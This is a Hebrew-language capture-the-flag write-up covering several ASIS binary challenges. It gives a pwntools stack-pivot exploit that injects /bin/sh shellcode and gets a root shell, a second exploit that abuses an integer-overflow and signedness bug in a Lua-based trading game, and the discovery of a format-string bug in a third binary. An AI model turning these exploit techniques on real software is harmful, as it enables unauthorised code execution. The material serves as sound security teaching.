הפתרון לא מורכב, ומסתמך על שיטה בשם stack pivoting - נדרוס את הערך של המצביע לראש המחסנית כך שיצביע לכתובת שעוזרת לנו באקספלויטציה. מה-disassembly ניתן לראות שה-buffer מוגדר על המחסנית, החל מ-rbp-0x70. מה אם rbp היה מצביע לכתובת 0x601070? כך, ה-buffer היה נכתב החל מ-0x601000, וזה בדיוק איפה שהיינו רוצים למקם את ה-shellcode שלנו. אילו היינו יכולים להריץ שוב את קטע הקוד שמתחיל החל מטעינת הכתובת של ה-buffer ל-rax ועד לקליטת הקלט מהמשתמש, כך ש-rbp יהיה שווה ל-0x601070, היינו יכולים לכתוב את ה-shellcode שלנו, ולאחר מכן לדרוס את כתובת החזרה של הפונקציה כך שתצביע ל-0x601000 ולגרום להרצת ה-shellcode שלנו.

```
.text:000000000040066F                lea     rax, [rbp+user_buffer]
.text:0000000000400673                mov     rsi, rax
.text:0000000000400676                mov     edi, offset aS  ; "%s"
.text:000000000040067B                mov     eax, 0
.text:0000000000400680                call    ___isoc99_scanf
.text:0000000000400685                leave
.text:0000000000400686                retn
.text:0000000000400686 main           endp
.text:0000000000400686
```

איך נוכל לעשות זאת? די בפשטות:

1. קודם כל, נמלא את ה-buffer שמוקצה על המחסנית.
2. לאחר מכן, נדרוס את הכתובת של המצביע למחסנית של ה-frame הקודם ונרשום בו את הכתובת 0x601070.
3. נדרוס גם את כתובת החזרה, כך שתהיה 0x40066f - הכתובת שממנה קולטים קלט מהמשתמש אל תוך rbp-0x70. ניתן להסתמך על הכתובת הזו מכיוון שהיא נמצא בתוך הבינארי ואין בו ASLR.
4. עתה, נחזור אל הכתובת 0x40066f, אך הפעם הכתובת של rbp תהיה 0x601070, וה-buffer ייקלט אל תוך הכתובת 0x601070.
5. נכתוב את ה-shellcode שלנו, ולאחר מכן נוסיף ריפוד כך שימלא את כל הבאפר.
6. לאחר מכן, נדרוס את הכתובת שמתייחסים אליה כאל המצביע למחסנית של ה-frame הקודמת בכתובת כלשהי לבחירתנו (זה לא באמת משנה).
7. נדרוס את כתובת החזרה, כך שתהיה 0x601000.
8. ה-shellcode שלנו ירוץ ☺

כל שנותר לעשות עכשיו הוא למצוא shellcode שמריץ /bin/sh ב-64 ביט, ולכתוב את ה-exploit שלנו. כפי שכבר אמרנו, ב-pwntools קיים המודול shellcraft, שמספק מאגר של shellcodes למגוון ארכיטקטורות.

ניעזר בו ונרשום את ה-exploit:

```
from pwn import *


context.update(arch='amd64')


r = process("./mrs._hudson")
r.recvuntil("Let's go back to 2000.")


# Stack pivot
payload = 'A' * 0x70
payload += p64(0x601070)  # rbp = 0x601000 + 0x70


payload += p64(0x40066f)  # ret address = right before passing rbp-0x70 as
target and invoking scanf


r.sendline(payload)


# Send & jump to shellcode
payload = asm(shellcraft.sh())
payload += '\x90' * (0x70 - len(payload))
payload += p64(0x601070)
payload += p64(0x601000)  # ret address = shellcode address


r.sendline(payload)


r.interactive()
```

נריץ את ה-exploit ונקבל את הדגל:

```
# python ./exploit.py
[+] Starting local process './mrs._hudson': pid 2367
[*] Switching to interactive mode

$ whoami
root
$ whereis sudo
sudo: /usr/bin/sudo /usr/lib/sudo /usr/share/man/man8/sudo.8.gz
$ cat flag
ASIS{W3_Do0o_N0o0t_Like_M4N4G3RS_OR_D0_w3?}
$
```

סיימנו עוד אתגר ☺, באתגר הבא, נתנסה באתגר מסוג שונה - הבינארי יהיה מסורבל הרבה יותר, והפתרון שלו יהיה שונה משמעותית מהפתרונות שראינו עד כה.

כרגיל, נוריד ונריץ את האתגר. הבינארי הזה גדול בהרבה מקודמיו, ושוקל 165kB (לעומת כ-10kB ששקלו קודמיו) - כנראה שהוא גם יהיה מורכב הרבה יותר וקשה יותר להבנה. בעת הרצת האתגר, תודפס לנו הצעה להקיש "help()". לאחר מכן, יוסבר לנו שעל מנת לאתחל משחק חדש עלינו להקיש "g = Game.new()". עד כה כבר למדנו שני דברים - כנראה שמדובר במשחק, וככל הנראה קיים interpreter כלשהו שמתרגם את הקלט שלנו לקוד שרץ. אולי נוכל לנצל את זה בהמשך.

כשננסה לאתחל את המשחק לוקאלית, נקבל באופן מוזר מאוד segmentation fault:

```
ene_adler
Use `help()` to get basic help
help()
To start playing, initialize a new game:
        `g = Game.new()`

g=Game.new()
initializing game...
Segmentation fault
```

מאוד מוזר, ולא נראה שזה תוכנן ע"י מפתחי האתגר. יתכן שהסביבה המקומית שלנו לא מוגדרת כפי שהבינארי מצפה. על מנת להבין מה הבעיה, נפתח ב-IDA את הבינארי, ונעקוב אחר המחרוזת "initializing game...". המחרוזת תוביל אותנו לפונקציה בשם gameNew, בפונקציה הזו נראה, שלאחר ההדפסה של "Initializing game", הבינארי מנסה לפתוח את הקובץ /home/luser/flag.txt במצב קריאה, ולקרוא ממנו. סביר מאוד שזאת הבעיה, ושבקובץ הזה אמור להיות מאוחסן הדגל שעלינו להשיג באתגר. זה גם רומז על כך שהדגל נמצא בזיכרון התהליך, וכנראה לא יהיה צורך לחולשת הרצת קוד מלאה, אלא רק לחולשה שבעזרתה ניתן יהיה לקרוא את הערך של הכתובת אליה נשמר התוכן של הקובץ (שהוא הדגל).

```
signed __int64 __fastcall gameNew(__int64 a1)
{
  __int64 v1; // rax@1
  __int64 v2; // ST18_8@1
  FILE *stream; // ST20_8@1
  void *s; // ST28_8@1

  puts("initializing game...");
  LODWORD(v1) = lua_newuserdata(a1, 312LL);
  v2 = v1;
  lua_getfield(a1, 4293966296LL, "Game");
  lua_setmetatable(a1, 4294967294LL);
  stream = fopen("/home/luser/flag.txt", "r");
  s = malloc(0x100uLL);
  memset(s, 0, 0x100uLL);
  fread(s, 1uLL, 0x100uLL, stream);
  fclose(stream);
```

כמו כן, ניתן לראות שתי קריאות לפונקציות שמתחילות בקידומת "lua" - רומז על כך שאולי התוכן שלנו מומר לקוד בשפת lua, וזה פרט שיכול להיות חשוב לנו בהמשך.

לאחר שניצור קובץ במקום המבוקש ונרשום בו ערך כלשהו שישמש כדגל שלנו, נריץ שוב את הבינארי והפעם נוכל לאתחל את המשחק ללא קריסה. נראה שמדובר במשחק עם יחסית הרבה אפשרויות בחירה, ולכן ממבט ראשון נראה שיהיה מסובך בהרבה למצוא בו חולשה, ואפילו יותר קשה לנצל אותה.

```
)# ./irene_adler
Use `help()` to get basic help
help()
To start playing, initialize a new game:
        `g = Game.new()`
g = Game.new()
initializing game...

g:help()
How to play..
`g:info()` => Get Current game info
`g:planetInfo()` => Get info about current planet
`g:shipInfo()` => Get info about ships in game
`g:jump(planetId)` => Jump to a planet
`g:buy(resourceId, count)` => Buy count of resource at currnet market rate
`g:sell(resourceId, count)` => Sell count of resource at current market rate
`g:buyFuel(count)` => Buy count units of fuel
`g:buyShip(shipId)` => Buy shipId
```

לאחר שהתנסינו מספר דקות במשחק, ניתן לקבל הבנה בסיסית שלו. נאתר את המשחק:

- באופן כללי, מדובר במשחק מסחר, בו השחקן שולט בספינת סחר שטסה בין כוכבים. הרעיון של המשחק הוא פשוט - לקנות סחורה בזול בכוכב בוא הסחורה זולה, ולמכור אותה ביוקר בכוכב בו הסחורה שווה יותר.
- השחקן מתחיל עם ספינה בסיסית ועם 20,000 כסף.
- עם הכסף ניתן לקנות, מלבד פריטים שניתן לסחור בהם, גם ספינות נוספות ודלק.
- הדלק משמש למסע בין כוכבים.
- המשחק נגמר כאשר השחקן מת. השחקן ימות באחד מהמקרים הבאים:
  - משך את תשומת ליבם של שודדי חלל.
  - נגמר לו הדלק באמצע מסע בין כוכבים ולא היה לו מספיק כסף לשלם על מילוי דלק מיידי.


נשים לב לעוד דבר: כאשר נבחן את המידע אודות החלליות האפשריות לרכישה, נראה כי קיימות 4 חלליות - ההתחלתית, חללית שעולה 50,000 כסף, חללית שעולה 20,000 כסף וחללית שעולה מספר גדול מאוד ולא "עגול" של זהב, ששמה "Flag ship". שם ומחיר מחשידים, יכול להיות שהשגת הספינה הזו תאפשר לנו לקרוא את תוכן הדגל.

כמו כן, בשוק של כל כוכב ניתן לקנות גם דגל (בעלות ענקית) - אולי אותו עלינו לרכוש?

```
g:shipInfo()
Ships available are:
[0]     Freighter       OWNED
        ->Your basic, starting freighter
[1]     Century Hawk    NOT OWNED       Availabe for 50000
        ->Fastest Ship in the Galaxy (Kessel Run, etc)
[2]     Slug Ship       NOT OWNED       Availabe for 20000
        ->Slow, but so much storage space
[3]     Flag Ship       NOT OWNED       Availabe for 8589934592
        ->The God-King's flag ship

g:planetInfo()
Current Planet Stats:
Name: Earth

Market:
[0]     flag    @46116860184273879/unit
[1]     gold    @50/unit
[2]     computers       @37/unit
[3]     soylent @1/unit
```

לפני שננסה למצוא חולשה שתאפשר לנו לרכוש את הדגל/ספינת הדגל, ננסה לאשש את הרעיונות שלנו בשביל שנדע אם הכיוון שלנו נכון או שעלינו לחשוב על כיוון חדש. על מנת לאשש את הרעיונות, עלינו לרכוש את הפריטים - אבל אין לנו מספיק כסף! בשביל לעקוף את ההגבלה הזו, נגלה איפה בבינארי מתבצעת הבדיקה של האם אנו יכולים לקנות פריט מסוים, וניעזר ב-gdb על מנת לדלג על הבדיקה היישר ל-flow בו הרכישה מתבצעת.

בשביל למצוא את הבדיקה, ננסה לרכוש את הדגל בעזרת שליחת הקלט "g:buy(0, 1)" (המשמעות היא לקנות 1 מהפריט שהאינדקס שלו הוא 0 - הדגל). הפלט שיתקבל הוא "Buying 1 of flag\nToo expensive for your blood". נעקוב אחר המחרוזת "Too expensive for your blood", ונראה שהיא מובילה לפונקציה בשם gameBuy. נגיע להסתעפות שמשווה בין שני ערכים, ואם האחד לא גדול מהשני מודפסת המחרוזת הנ"ל וקופצים ל-epilogue של הפונקציה.




הפתרון פשוט - נשים breakpoint על פקודת ההשוואה, ונקפוץ ל-loc_402064 (ה-flow שמוביל לרכישה). בעזרת aslr של PEDA נגלה שאין ASLR על הבינארי ולכן נוכל להסתמך על כתובות. הכתובת

של פקודת ההשוואה היא 0x40204d. נשים breakpoint: break *0x40204d. כאשר ה-breakpoint יקפוץ, נדלג על ההשוואה על ידי שינוי הערך של האוגר RIP לכתובת אליה אנו רוצים לקפוץ: set $rip = 0x402064, וניתן לתכנית להמשיך. לאחר מכן, לא תודפס הודעת כישלון ברכישה, ונקרא לפונקציה g:info() על מנת לבדוק אם הצלחנו לרכוש את הדגל (בעזרת info נוכל לקבל מידע אודות המצב שלנו במשחק, כמו המלאי שלנו, הספינה שלנו, מאזן הכסף שלנו ועוד):

```
Breakpoint 1, 0x000000000040204d in gameBuy ()
gdb-peda$ set $rip=0x402064
gdb-peda$ c
Continuing.

g:info()
Ship: Freighter
Money: -46116860184253879
Fuel: 16
Currently on: Earth
Inventory:
        [0] flag: 1
        ->ASIS{gj_Y0U_oWn3d_ouR_LU4_PWN_task_!}
        [1] gold: 1
        ->Rare Planetary Metal, very valuable
```

מעולה, הוכחנו שהדגל מופיע בתיאור של הפריט flag, כך שאם נרכוש אותו נוכל לגלות מה הדגל! באופן דומה נבדוק עבור ספינת הדגל ונראה שהדגל מגיע ביחד איתה, במלאי שלה. עכשיו התבררה לנו המשימה שלנו - עלינו למצוא חולשה בתכנית שתאפשר לנו לרכוש את הדגל/ספינת הדגל.

הכיוון הראשון שעלה לי הוא לא לחפש חולשה בכלל, אלא לרשום בוט שמסוגל לשחק במשחק לבד על מנת לאגור מספיק כסף בשביל לקנות את ספינת הדגל (מכיוון שהיא זולה יותר מהדגל עצמו). הלוגיקה של הבוט תהיה פשוטה מאוד - ממשחק קצר במשחק שמתי לב שבכוכב Keppler, הפריט soylent לא עולה כסף בכלל, ובכל כוכב שהוא לא Keppler או Earth, ניתן למכור soylent בתמורה ל-2 כסף. בספינה ההתחלתית ניתן לאחסן עד 100 פריטים, ומתחילים עם 1 gold במלאי. הרעיון היה למכור את הזהב בכדור הארץ, לטוס ל-Keppler, לקנות 100 soylent, לטוס לכוכב אחר, למכור, לחזור ל-Keppler, וחוזר חלילה. לאחר פרק זמן קצר, ועם הלוגיקה הפשוטה שתוארה לעיל, הבוט יכול היה להגיע לכמות הכסף הנדרשת לרכישת ספינת הדגל.

אז מה הבעיה בכיוון הזה? מעבר לזה שהוא לא מגניב, כשחיפשתי את המחרוזת "Too expensive for your blood" בשביל למצוא את המיקום בבינארי בו בודקים אם לשחקן יש מספיק כסף על מנת לקנות פריט מסוים, נתקלתי בכמה מחרוזות מאוד מוזרות:

| | | | |
|---|---|---|---|
| .rodata:000000... | 0000004F | C | After stalking you for many days, space pirates have finally tracked you down. |
| .rodata:000000... | 00000058 | C | It turns out, carrying around large sums of cash makes you a primary target for pirates |
| .rodata:000000... | 00000049 | C | After a brief struggle, the pirates board and take control of your craft |
| .rodata:000000... | 00000055 | C | While your crew manages to get out of this scrape ok, as captain you aren't so lucky |
| .rodata:000000... | 00000068 | C | At least you got a good view of your ship jumping away in the last seconds before your body fr... |

לפני תחילת העבודה על הבוט, רציתי לבדוק מה המקור של המחרוזות ומתי הן מודפסות. ממעקב אחרי המחרוזות, רואים שהן מודפסות ב-gameJump, במידה והשחקן מנסה לבצע קפיצה בין כוכבים ולשחקן מאזן כספי של יותר מ-0xfffffffe כסף. לאחר שהן מודפסות, קוראים לפונקציה exit, והמשחק מסתיים. לצערנו, ספינת הדגל עולה יותר מפי שתיים מהסכום הנ"ל (היא עולה 2 בחזקת 33 כסף, בעוד הסכום הנ"ל קטן ב-2 מ-2 בחזקת 32), כך שלא ניתן באופן חוקי להגיע למצב שבו לפני המסע המאזן הכספי לא גדול מ-0xfffffffe ולאחר המכירה בכוכב השחקן צבר מספיק כסף על מנת לקנות את ספינת הדגל (לא ניתן לרכוש מספיק soylent לכך - אין מספיק מקום בספינה). לכן אין דרך חוקית לרכוש את ספינת הדגל/הדגל במשחק, מכיוון שהמשחק לא מאפשר לשחקן לצבור מספיק כסף על מנת לבצע את הרכישה.

הכיוון הבא שרציתי לבדוק הוא האם קיים type confusion כלשהו שיאפשר לי לבצע רכישה למרות שאין לי מספיק כסף. הרעיון עלה לאחר שראיתי שלאחר שאני רוכש את הדגל (בעזרת דילוג על בדיקת המאזן הכספי שלי באמצעות gdb), המאזן הכספי שלי הוא שלילי. זה גרם לי לחשוב שיכול להיות שהמאזן הכספי מנוהל כ-signed בתוך המבנה שאחראי על תיאור מצב המשתמש, אבל מתייחסים אליו כאל unsigned בפונקציות שבודקות את המאזן. במידה והדבר נכון, אם נוכל להגיע למצב שבו המאזן שלילי - נוכל לבצע רכישות שלא היינו אמורים להיות מסוגלים לבצע ואולי לרכוש את ספינת הדגל/הדגל. מבדיקה חוזרת של בדיקת המאזן ב-gameBuy ניתן לראות שהבדיקה מתבצעת באמצעות ja, שמתייחסת לשני המספרים כאל unsigned - מה שמאשר את ההשערה.

שוב, הכיוון הזה לא הניב פירות מכיוון שלא הצלחתי למצוא דרך לגיטימית שבה המאזן יהפוך לשלילי.

הכיוון הבא עלה תוך כדי משחק: שמתי לב שבעת מסע בין כוכבים, כמות ה-soylent שלי קטנה, ואם אטייל מספיק היא גם תתאפס.

```
During your trip, your 1 units of soylent decayed to 0 units
```

מבדיקה חוזרת של הפונקציה gameJump, ניתן לראות שאחוז הדעיכה מוגבל ל-100:

```
decayRate = 7 * (v5 + v6);
if ( 7 * (v5 + v6) > 100 )
  decayRate = 100;
```

עם זאת, קיים flow נוסף, בו אם נגמר הדלק במהלך המסע ולשחקן יש מספיק כסף, הוא יקנה דלק מסוחרים אחרים. הסוחרים מפוקפקים, ולכן אם מגיעים ל-flow הזה, אחוז הדעיכה גדל ב-10, אך אין בדיקה נוספת שהוא לא עובר את ה-100%.

אם נצליח למצוא מסלול שבסופו אחוז הדעיכה הוא 100, אך גם נגמר הדלק, אחוז הדעיכה יהיה 110%.

```
puts("Luckily, you have enough spare cash to pay the exorbenant price the haulers charge for spare fuel");
printf(
  "It puts you out %d cash, but you make the trip in one piece, although a little slower\n",
  (unsigned int)(20 * v10));
decayRate += 10;
```


במצב שכזה, נראה כי כמות ה-soylent שנשאר עמה בסוף המסע תהיה עצומה - ככל הנראה גם כך יש בלבול בין signed ל-unsigned שגורם לכך שהמספר השלילי שאנו אמורים לסיים איתו יפורש כמספר חיובי עצום. עתה, יש לנו מספיק soylent למכור בכוכב אחד בשביל לאגור מספיק כסף לספינת הדגל, בלי לצאת למסע רכישה נוסף. כך, ההגבלה על כמות הכסף איתה ניתן לנסוע בין כוכבים לא תחל עלינו - כי את כל הכסף אגרנו על אותו הכוכב - ונוכל לרכוש את הספינה ולמצוא את הדגל.

```
It puts you out 400 cash, but you make the trip in one piece, although a little
slower
During your trip, your 22 units of soylent decayed to 184467440737095513 units
```

לא קשה למצוא מצב שכזה, וכל שנותר הוא לרשום סביב זה exploit. נרשום את ה-exploit שלנו:

```
from pwn import *


e = ELF("./irene_adler")
r = process("./irene_adler")
r.recv()
r.sendline("g=Game.new()")
r.recv()
r.sendline("g:buy(3, 100)")
r.recv()
r.sendline("g:jump(2)")
r.recv()
r.sendline("g:jump(1)")
r.recv()
r.sendline("g:sell(3, 184467440737095513)")
r.recv()
r.sendline("g:sell(3, 184467440737095513)")
r.recv()
r.sendline("g:buyShip(3)")
r.recv()



print "Flag ship purchased, switching to interactive mode..."


r.interactive()
```


נריץ אותו ונראה את הדגל במלאי שלנו:




ומה עם פונקציות ה-lua שראינו בהתחלה? המשחק עצמו מבוסס על lua, והקלט שלנו מתורגם לקוד lua, אבל אין טעם להתעמק בזה - כבר הצלחנו לפתור את האתגר ☺

## Mycroft Holmes

כבר סיימנו ארבעה אתגרים, ואנו נכנסים לאתגרים המתקדמים יותר. נוריד ונריץ את האתגר. שוב נתקל בקושי: הבינארי יבקש מאתנו קלט בלי להציג שום תיאור של הקלט שהוא מבקש, ויראה שאנחנו תקועים בלולאה שמחכה לקלט מסוים שלא ברור לנו מה הוא:




לא ברור לי אם זה היה מכוון או לא, אישית אני לא חושב שה"חידה" הזאת תורמת ערך מוסף לאתגר, אבל היא קיימת ולכן עלינו לפתוח את הבינארי ב-IDA ולנסות להבין מה קורה. הפעם לא נוכל לעקוב אחר מחרוזת, כי אין לנו מחרוזת לעקוב אחריה, אז נלך בדרך קצת יותר מסובכת: מכיוון שההמתנה לקלט מסוים (שאנחנו עדיין לא יודעים מהו) מתבצעת ממש בתחילת התכנית (או לפחות כך זה נראה מהרצת הבינארי), נמצא את main ונתקדם משם.

ניתן לראות שבתחילת הפונקציה main, ב-node (קטע קוד אחיד שמתבצע מתחילתו עד סופו בלי הסתעפויות, ב-IDA מתוחם במלבנים) הראשון יש קריאה ל-puts בשלב מסוים. מכיוון ש-puts היא פונקציה שמייצרת פלט, ברור שקטע הקוד שאנו מחפשים מתרחש לפני הקריאה ל-puts. אין פקודה מעניינת (שקולטת קלט) בין הפקודות שקודמות לקריאה ל-puts, אך כן יש קריאה אחת לפונקציה שנמצאת במקום אחר בבינארי, ויתכן שהיא מעניינת.

נכנס לפונקציה. ניתן לראות שיש קריאה ל-fgets לקריאה מתוך stdin. נראה שמצאנו את הפונקציה שחיפשנו! נסתכל על הפונקציה ב-pseudocode על מנת להבין אותה בכלליות (התעלמו מהפונקציות cast_to_lower ו-splitlines, והתייחסו אליהן כאילו אין להן שם. נתעמק בהן בקרוב):

```
__int64 menu()
{
  char *lines; // [sp+0h] [bp-120h]@1
  __int64 v2; // [sp+8h] [bp-118h]@1
  char user_input; // [sp+10h] [bp-110h]@2
  __int64 canary; // [sp+118h] [bp-8h]@1

  canary = *MK_FP(__FS__, 40LL);
  lines = 0LL;
  v2 = 0LL;
  while ( 1 )
  {
    do
    {
      do
      {
        fgets(&user_input, 256, stdin);
        cast_to_lower(&user_input);
        splitlines(&user_input, (char *)&lines, 2, " \n");
      }
      while ( !lines );
    }
    while ( v2 );
    if ( !strcmp(lines, "s") )
      break;
    if ( !strcmp(lines, "q") )
      exit(0);
  }
  return *MK_FP(__FS__, 40LL) ^ canary;
}
```

נראה שהפונקציה עושה את הפעולות הבאות:

- קולטת 256 תווים מ-stdin
- מעבירה את הקלט לפונקציה
- מעבירה את קלט לפונקציה נוספת, כמו כן מעבירה מצביע למערך, את המספר 2 ואת תו השורה החדשה - "\n".
- כל עוד הערך בראש המערך הוא לא s או q, קלוט שוב קלט מהמשתמש.
  - אם הקלט הוא s - צא מהלולאה.
  - אם הקלט הוא q - צא מהתכנית.

נתעמק בשתי הפונקציות: הפונקציה הראשונה עוברת על הקלט, וכל עוד היא לא מגיעה ל-null-byte היא קוראת לפונקציה tolower עם הכתובת של התו הנוכחי כארגומנט. כלומר, הפונקציה ממירה כל תו במערך לאות קטנה, לכן נקרא לה cast_to_lower.

הפונקציה השנייה מפצלת את הקלט לשורות בעזרת הפונקציה strtok. בקריאה הראשונה ל-strtok, הפונקציה מקבלת שני ארגומנטים - מחרוזת ותו הפרדה (delimiter). הפונקציה מפצלת את המחרוזת לאסימונים (tokens) על פי תווי ההפרדה, ומחזירה את המצביע ל-token הראשון. בכל קריאה נוספת לפונקציה, לא מעבירים שוב את המחרוזת, והפונקציה תחזיר את הכתובת ל-token הבא. ניתן לשנות את רצף תווי ההפרדה בין קריאה לקריאה.

במקרה שנמצא לפנינו, את כל המצביעים שמוחזרים מהפונקציה שומרים בתוך המערך שהועבר אל הפונקציה באינדקס המתאים (כאשר באינדקס 0 ימוקם ה-token הראשון, באינדקס 1 ה-token השני וכן הלאה). תו ההפרדה מועבר לפונקציה, ובמקרה הזה הוא "\n". כמו כן, המספר 2 שראינו מועבר לפונקציה מסמן את מספר ה-tokens שאנו רוצים לחלץ - במקרה הזה, 2. הערך המוחזר מהפונקציה הוא מספר ה-tokens שחולצו בפועל מהמחרוזת, או אפס. נקרא לפונקציה splitlines.

```
__int64 __fastcall splitlines(char *user_input, char *out, int t_count, char *delim)
{
  __int64 result; // rax@7
  signed int total_tokens; // ebx@10
  char *v6; // r12@13
  const char *delim_address; // [sp+0h] [bp-30h]@1
  int tokens_count; // [sp+Ch] [bp-24h]@1

  tokens_count = t_count;
  delim_address = delim;
  if ( user_input && out && delim && *user_input && *delim && t_count > 0 )
  {
    *(_QWORD *)out = strtok(user_input, delim);
    if ( *(_QWORD *)out )
    {
      for ( total_tokens = 1; total_tokens < tokens_count; ++total_tokens )
      {
        v6 = &out[8 * total_tokens];
        *(_QWORD *)v6 = strtok(0LL, delim_address);
        if ( !*(_QWORD *)v6 )
          break;
      }
      result = (unsigned int)total_tokens;
    }
    else
    {
      result = 0LL;
    }
  }
  else
  {
    result = 0LL;
  }
  return result;
}
```

עבור הקריאה הנוכחית, הפונקציה לא באמת קריטית, מכיוון שהיא לא משפיעה על תוכן הקלט - בסוף, אם הקלט שלנו הוא S, הוא יומר ל-s בעזרת cast_to_lower, ויופרד מ-"\n" בעזרת splitlines. הבנו שאם הקלט שלנו יהיה 's' (כנראה קיצור ל-start) או 'S', נצא מהלולאה ונמשיך ב-flow של התכנית. אם הקלט שלנו יהיה 'q' או 'Q' (כנראה קיצור ל-quit), נצא מהתכנית. נספק את האות 's' כקלט ונמשיך.

```
260)# ./mycroft_holmes
s

Here are the animals around you...
1: gcc, 2: hacker, 3: billgatez, 4: hacker, 5: google,

>>>
```

התקדמנו, ונראה ששוב - מדובר במשחק, אבל עדיין לא ממש ברור מה לעשות. כמו כל אדם שפוי, נבקש עזרה - help. נקבל עוד prompt לקלט, בלי שתודפס עזרה. ננסה לבחור באחת האופציות שהציגו לנו - gcc. הפעם, נקבל הודעת שגיאה - invalid command. מכך נלמד ש-help היא אכן פקודה תקינה, אנו פשוט לא יודעים כיצד להשתמש בה. אולי ניתן לשלב בין help לבין אחת ה"חיות"?

ננסה להריץ את הפקודה "help gcc":

```
>>> help
>>> gcc
Unknown command
>>> help gcc
gcc>>>
```

מעניין - עדיין לא קיבלנו הסבר על כל לי המשחק, אבל הקלט שלנו - gcc - נרשם לפני ">>>" כפלט. אולי יש כאן חולשת format string? ננסה להשתמש ב-%p על מנת לפלוט את הכתובת הראשונה שבמחסנית:

```
>>> help gcc
gcc>>> help %p
0x402b8e>>>
```

והנה - מצאנו חולשת format string. עדיין לא ברור למה היא מתרחשת (מבחינת מה חשב המתכנת כשהוא פיתח את המשחק), אבל זה לא קריטי - עובדתית יש לנו שליטה מלאה על format string, ונוכל לקרוא/לכתוב לאן שאנחנו רוצים.

בשלב זה, נחזור ל-disassembly וננסה להבין כיצד ניתן לנצל את החולשה על מנת להשיג את הדגל. הדבר הראשון שנרצה לעשות הוא למצוא את הפונקציה שמטפלת ב-help. נוכל לעשות זאת על ידי מעקב אחר קריאות ל-printf. בסוף נגיע לפונקציה שמקבלת מחרוזת, וממשת את הלוגיקה הבאה:

- אם המחרוזת היא "monsters", מדפיסה מידע (כנראה על המפלצות).
- אם המחרוזת היא "weapons", מדפיסה מידע (כנראה על הנשקים).
- אם המחרוזת היא לא "weapons" ולא "monsters", קוראת ל-printf עם המחרוזת בתור ארגומנט.

```
v10 = a2;
if ( input )
{
  if ( !strcmp(input, "monsters") )
  {
    puts("name    \tatt\tdef\tspd\tval");
    result = puts("-----------------------------------------------");
    for ( i = 0; i <= 11; ++i )
      result = printf(
                 "%s     \t%3d\t%3d\t%3d\t%3d\n",
                 *(_QWORD *)(32LL * i + a1 + 8),
                 *(_DWORD *)(32LL * i + a1 + 16),
                 *(_DWORD *)(32LL * i + a1 + 20),
                 *(_DWORD *)(32LL * i + a1 + 24),
                 *(_DWORD *)(32LL * i + a1 + 28),
                 v10);
  }
  else if ( !strcmp(input, "weapons") )
  {
    puts("name    \tatt\tdist\t val");
    result = puts("-------------------------------------");
    for ( j = 0; j <= 3; ++j )
      result = printf(
                 "%s     \t%3d\t%3d\t%4d\n",
                 *(_QWORD *)(32LL * j + v10 + 8),
                 *(_DWORD *)(32LL * j + v10 + 16),
                 *(_DWORD *)(32LL * j + v10 + 20),
                 *(_DWORD *)(32LL * j + v10 + 24),
                 v10);
  }
  else
  {
    result = printf(input, "weapons", a2);
  }
```

למרות שאכן נראה שמדובר בפונקציה שממממשת את help, על מנת להיות בטוחים נבדוק האם הקריאות ל-help עם monsters ו-weapons בתור ארגומנטים גורמות להדפסת מידע, כפי שמצופה מהמימוש שראינו, ואכן נראה שמודפס מידע על המפלצות והנשקים במשחק.

```
gcc>>> help %p
0x402b8e>>> help monsters
name          att     def     spd     val
-------------------------------------------
hacker        100      90      80     100
ltrace         95      80      85      90
strace         95      80      85      90
gdb            90      70      80      80
gcc            75      75      50      75
google         70      80      45      75
microsoft      90      55      55      70
billgatez      65      50      30      60
python         60      55      40      60
ruby           55      65      65      60
cpp            50      70      90      60
visualstudio           50      65      80      55
>>> help weapons
name          att     dist     val
-----------------------------------
sling          50      30       0
handgun        60      50     100
rifle          80      80     500
shotgun       100     100    1000
>>>
```

